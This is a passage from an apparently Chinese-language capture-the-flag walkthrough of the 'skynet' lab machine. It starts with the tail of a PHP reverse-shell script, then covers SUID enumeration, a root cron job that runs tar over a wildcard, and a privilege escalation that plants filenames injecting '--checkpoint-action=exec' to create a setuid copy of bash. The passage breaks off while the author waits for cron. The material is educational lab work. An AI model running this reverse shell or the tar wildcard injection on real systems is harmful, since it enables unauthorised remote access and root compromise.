is a pipe that the child will write to ); $process = proc_open($shell , $descriptorspec , $pipes );if (!is_resource($process )) { printit("ERROR: Can't spawn shell" ); exit (1); } stream_set_blocking($pipes [0], 0); stream_set_blocking($pipes [1], 0); stream_set_blocking($pipes [2], 0); stream_set_blocking($sock , 0); printit("Successfully opened reverse shell to $ip :$port " ); while (1) { if (feof($sock )) { printit("ERROR: Shell connection terminated" ); break ; } if (feof($pipes [1])) { printit("ERROR: Shell process terminated" ); break ; } $read_a = array($sock , $pipes [1], $pipes [2]); $num_changed_sockets = stream_select($read_a , $write_a , $error_a , null); if (in_array($sock , $read_a )) { if ($debug ) printit("SOCK READ" ); $input = fread($sock , $chunk_size ); if ($debug ) printit("SOCK: $input " ); fwrite($pipes [0], $input ); } if (in_array($pipes [1], $read_a )) { if ($debug ) printit("STDOUT READ" ); $input = fread($pipes [1], $chunk_size ); if ($debug ) printit("STDOUT: $input " ); fwrite($sock , $input ); } if (in_array($pipes [2], $read_a )) { if ($debug ) printit("STDERR READ" ); $input = fread($pipes [2], $chunk_size ); if ($debug ) printit("STDERR: $input " ); fwrite($sock , $input ); } } fclose($sock ); fclose($pipes [0]); fclose($pipes [1]); fclose($pipes [2]); proc_close($process ); function printit ($string ) { if (!$daemon ) { print "$string \n" ; } } ?>


获取user flag
提权 suid提权
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 www-data@skynet:/$ find / -user root -perm /4000 2>/dev/null find / -user root -perm /4000 2>/dev/null /sbin/mount.cifs /bin/mount /bin/fusermount /bin/umount /bin/ping /bin/su /bin/ping6 /usr/bin/passwd /usr/bin/sudo /usr/bin/newgrp /usr/bin/gpasswd /usr/bin/pkexec /usr/bin/chsh /usr/bin/newgidmap /usr/bin/newuidmap /usr/bin/chfn /usr/lib/dbus-1.0/dbus-daemon-launch-helper /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic /usr/lib/policykit-1/polkit-agent-helper-1 /usr/lib/eject/dmcrypt-get-device /usr/lib/snapd/snap-confine /usr/lib/openssh/ssh-keysign
没什么收获
查看定时任务
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 www-data@skynet:/$ cat /etc/crontab cat /etc/crontabSHELL=/bin/sh PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin */1 * * * * root /home/milesdyson/backups/backup.sh 17 * * * * root cd / && run-parts --report /etc/cron.hourly 25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily ) 47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly ) 52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
发现/home/milesdyson/backups/backup.sh是以root权限运行的,查看backup.sh
1 2 3 4 5 www-data@skynet:/home/milesdyson/backups$ cat backup.sh cat backup.shcd /var/www/htmltar cf /home/milesdyson/backups/backup.tgz *

tar | GTFOBins
当定时任务触发后,使用了通配符*对整个文件夹进行打包,系统真正执行打包时,将目录下的文件一个一个传参给通配符执行打包操作,而在打包–checkpoint=1和–checkpoint-action=exec=sh test.sh时相当于执行如下命令:
1 tar cf /home/milesdyson/backups/backup.tgz --checkpoint=1 --checkpoint-action=exec=sh test.sh
而–checkpoint和–checkpoint-action正好时tar的参数,此处会被当作参数执行而非文件名打包。–checkpoint-action=exec=sh test.sh为执行test.sh文件,test.sh文件内容为复制bash到tmp目录并赋予suid,即可达到提权的目的
在/var/www/html目录下写test.sh
1 2 echo "cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash" > test.sh
然后创建两个恶意文件
1
2
touch "/var/www/html/--checkpoint=1" touch "/var/www/html/--checkpoint-action=exec=sh test.sh"

等待 cron 执行,定时任务结束后,尝试执行